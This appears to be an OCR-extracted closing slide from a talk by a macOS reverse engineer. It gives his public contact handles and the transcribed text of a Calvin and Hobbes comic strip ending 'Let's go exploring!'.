
http://github.com/gdbinit

reverser@put.as

@osxreverser

#osxre @ irc.freenode.net

A day full of possibilities!


Calvin and Hobbes
by WATTERSON
WOW, IT REALLY SNOWED LAST NIGHT! ISN'T IT WONDERFUL?
EVERYTHING FAMILIAR HAS DISAPPEARED! THE WORLD LOOKS BRAND-NEW!
A NEW YEAR... A FRESH, CLEAN START!
IT'S LIKE HAVING A BIG WHITE SHEET OF PAPER TO DRAW ON!
A DAY FULL OF POSSIBILITIES!
IT'S A MAGICAL WORLD, HOBBES, OL' BUDDY...
...LET'S GO EXPLORING!

Let's go exploring!